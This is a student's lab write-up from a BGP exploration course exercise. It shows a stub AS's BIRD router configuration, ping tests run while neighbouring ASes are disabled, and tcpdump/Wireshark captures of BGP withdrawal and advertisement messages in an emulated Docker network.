BGP Exploration and Attack Lab


▼ Task 1: Stub Autonomous System

▼ Task 1.a: Understanding AS-155's BGP Confifiguration


textbook 12.6 BGP Peering

Task 1.a.1:

First, search for 155 and find the BGP router (10.155.0.254). Then, click on "launch console".



Second, int the BGP router(10.155.0.254) terminal input" cat /etc/bird/bird.conf"




```
router id 10.0.0.24;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net0";

}
define LOCAL_COMM = (155, 0, 0);
define CUSTOMER_COMM = (155, 1, 0);
define PEER_COMM = (155, 2, 0);
define PROVIDER_COMM = (155, 3, 0);
ipv4 table t_bgp;
protocol pipe {
    table t_bgp;
    peer table master4;
    import none;
    export all;
}
protocol pipe {
```

```
    table t_direct;
    peer table t_bgp;
    import none;
    export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; acce
pt; };
}
protocol bgp u_as2 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.102.0.155 as 155;
    neighbor 10.102.0.2 as 2;
}
protocol bgp u_as4 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.102.0.155 as 155;
    neighbor 10.102.0.4 as 4;
}
protocol bgp p_as156 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PEER_COMM);
            bgp_local_pref = 20;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.102.0.155 as 155;
    neighbor 10.102.0.156 as 156;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
```

```
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix102" { stub; };
        interface "net0" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
```

There are three AS connected to ASS-155. AS2 and AS4 are providers, while AS156 is a peer.


Task 1.a.2

The experiment I want to design is :


First, I will go to the one host(10.155.0.71) of ASS-155 and ping its peers, ASS-156 (10.156.0.72)

Next, I will disable each AS that is connected to ASS-155 one by one and observe the effect.


Before disconnecting, we were able to successfully ping 10.156.0.72.




I disabled AS2, but it still works.



I disabled AS2 and AS4, but the ping still works.



Disabling AS2, AS4, and AS156 caused the package to be lost entirely.



▼ Task 1.b: Observing BGP UPDATE Messages

▼ BGP withdrawal message


When a BGP link to a peer is broken, the peer is no longer directly reachable. As a result, all the routes coming from that link are no longer valid. If any of these routes were selected as the best route advertised to other peers, the BGP router needs to withdraw that route (as stated on page 302 of the BGP update message).

To test this, you can turn off the router that connects AS156 to AS155, which should incentivize the withdrawal message to be sent.


Here are the steps for my experiment:

1. go to the AS 155's router:


```
tcpdump -i any -w /tmp/bgp.pcap "tcp port 179"
```



2. Go to the router for AS 156 and turn it off.



3. go to AS 155's router, ctrl-c ,trun the tcpdump off, other wise the wireshark will show the following mistake.



4. Go to the VM run the follwing code


```
dockps | grep 155
```

```
04/14/23]seed@VM:~$ dockps | grep 155
087b27dc4c8  as155h-host_0-10.155.0.71
c836818fd70  as155r-router0-10.155.0.254
debad9b95ec  as155h-webservice_1-10.155.0.72
```


```
docker cp ac83:/tmp/bgp.pcap /home/seed/bgp.pcp
```

```
[04/14/23]seed@VM:~$ docker cp ac83:/tmp/bgp.pcap /home/seed/bgp.pcp
[04/14/23]seed@VM:~$ LS
LS: command not found
[04/14/23]seed@VM:~$ ls
attack1.pcapng  Desktop    Firewall  Lab4  Labs1      Pictures    Templates
BGP             Documents  Lab2      Lab5  local_DNS  Public      Videos
bgp.pcp         Downloads  Lab3      Lab6  Music      remote_DNS
[04/14/23]seed@VM:~$
```


5. To find the BGP update packet, open the bgp.pcp file using Wireshark.



The IP address 10.156.0.0 (A156S) has been withdrawn.




last to avoid permission mistake , go to AS 155 router /tem delete the bgp.pacp





▼ BGP route advertisement message

Follow the exact steps. Go to AS-156 and turn on the router.



From wireshark, we can find a OPEN message







▼ Task 1.c: Experimenting with Large Communities

Section 9 BGP large Communities

